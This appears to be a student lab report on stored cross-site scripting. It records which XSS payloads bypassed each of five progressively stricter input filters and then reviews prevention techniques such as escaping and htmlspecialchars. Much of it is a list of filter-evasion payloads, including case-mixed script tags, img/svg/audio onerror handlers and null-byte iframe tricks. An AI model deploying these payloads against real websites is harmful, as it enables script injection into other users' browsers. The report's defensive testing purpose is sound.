Stored XSS generally occurs when user input is stored on the target server, such as in a database, in a message forum, visitor log, comment field, etc. And then a victim is able to retrieve the stored data from the web application without that data being made safe to render in the browser. With the advent of HTML5, and other browser technologies, we can envision the attack payload being permanently stored in the victim's browser, such as an HTML5 database, and never being sent to the server at all.

Attack Script:

<script>var body = 'Stored XSS'; response.writeHead(200, {'Content-Length': body.length,'Content-Type': 'text/plain' });</script>



Hence, without any security in XSS level 1, the attacks are implemented successfully.

Observations:

1) The following payloads worked in the **first level only** since it had very basic security:

<script>alert(123);</script>
<ScRipT>alert("XSS");</ScRipT>
<script>alert(123)</script>
<script>alert("hellox worldss");</script>
<script>alert(“XSS”)</script>
<script>alert(“XSS”);</script>
<script>alert(“XSS”)</script>
<script>alert(/XSS/)</script>
<script>document.body.style.backgroundColor="red";</script>

2) The following payloads worked in the **second level as well as the first level** as

<script> was removed so previous tags didn’t work:

<IMG SRC=jAVasCrIPt:alert(“XSS”)>
<IMG SRC=javascript:alert(“XSS”);>
<IMG SRC=javascript:alert("XSS")>
<IMG SRC=javascript:alert(“XSS”)>
<img src=xss onerror=alert(1)>
*<iframe %00 src="	javascript:prompt(1)	"%00>*
<svg><style>{font-family:'<iframe/onload=confirm(1)>'
<input/o*nmouseover="javaSCRIPT:confirm(1)"*
<sVg><scRipt %00>alert(1) {Opera}
<img/src=`%00` onerror=this.onerror=confirm(1)
<audio src/onerror=alert(1)>

3) The following payloads for second level also worked for **third** and **fourth levels** despite different security precautions taken:

*<iframe %00 src="	javascript:prompt(1)	"%00>*
<svg><style>{font-family:'<iframe/onload=confirm(1)>'
<input/o*nmouseover="javaSCRIPT:confirm(1)"*
<sVg><sc*Ript %00>alert(1) {Opera}*
<img/src=`%00` onerror=this.onerror=confirm(1)
<audio src/onerror=alert(1)>
<video src=1 onerror=alert(1)>
<audio src=1 onerror=alert(1)>

4) The final level (**fifth level**) prevents all kind of attacks and none of the payloads work asany kind of HTML scripts are removed.

Outcome(Comparision to existing model):

performance analysis for XSS attacks:

- **Compare your system developed for a particular attack and its variants prevention with the existing research techniques. Which mechanism from which research paper has been taken for preventing attacks for your system.**

1) The Stored XSS Attack in level 6 was taken from the first research paper fromreview 1 as both the system models were the same.
2) They suggested to escape all HTML, CSS and JavaScript attributes before performing any new operation and hence in each level I either removed the script tags as a whole or used regular expressions or removed the starting of the tag andeven replaced common attack queries and words with blank strings.
3) Preventing attacks by using server specific functions like *htmlspecialchars()* in caseof PHP to sanitise the strings was inspired by the paper 4 from my review 1 document.
4) The 5th research paper from review 1 is a very good future scope for this projectas it can help eliminate the Stored XSS threats even though it is very tough to implement.

- **Analyse the various performance parameters like execution time for identifying an attack and prevention and also other parameters given in the research papers with your system for a specific attack.**

1) The execution time as well as detection of these attacks takes not more than a few seconds.
2) Whenever someone is trying to attack and steal info or do something, if it takesmore than 4.5 seconds to load, the user gets suspicious and leaves the page.
3) If an antivirus or preventive measure can't even find and prevent an attack within 3 seconds, it's considered to be incapable of being helpful to large MNCs and projects.
4) Only Stored XSS manipulates the browser contents even for later whereas DOM Based and Reflected XSS don't and hence Stored XSS is more dangerous and has longer lasting effects.

- **Identify what could be the other efficient possible mechanisms to overcome theattacks for a specific variant. Give links from where these information is obtained.**

1) N- Stalker, Acunetix, Paros, Hackbar and XSS ME are some tools to be used fordetection of XSS vulnerabilities.
2) Also, escape all HTML, CSS and JavaScript attributes before performing any new operation.
3) Replacing keywords used for attacks is another mechanism for preventing anykind of XSS attacks.
4) Using default server specific functions is another prevention mechanism to sanitisestrings.
5) Using regular expressions to find and replace scripts and on error callbacks is thelast suggested prevention mechanism.

Links:

- ***https://ieeexplore.ieee.org/document/7813770***
- ***https://www.researchgate.net/publication/315365856_XSS_vulnerability_assessment_and_prevention_in_web_application***

-***https://owasp.org/www-community/attacks/xss/***

Conclusion:

Cross-site scripting is one of the most hazardous website vulnerabilities. It is used to harm web applications and users. It harms users by sending or inserting malicious code into application database, mostly it is used to perform attacks like session hijacking. We also know that patching XSS is possible but we can never be completely sure that no one can break our filter. Attackers always find their ways to break application security. If we really want to make a hard-to-crack XSS filter, we have to analyze more on all XSS patterns and then we can use our prevention technique efficiently. After efficient analysis and using better prevention technique, we can stop or fix the dangerous xss web application vulnerabilities. We should not depend on a single technique or approach, we should use a multilayer security and also we should have focused on initial level security. Use of SSL must be recommended to ensure secure interaction between client and server.

----------THANK YOU----------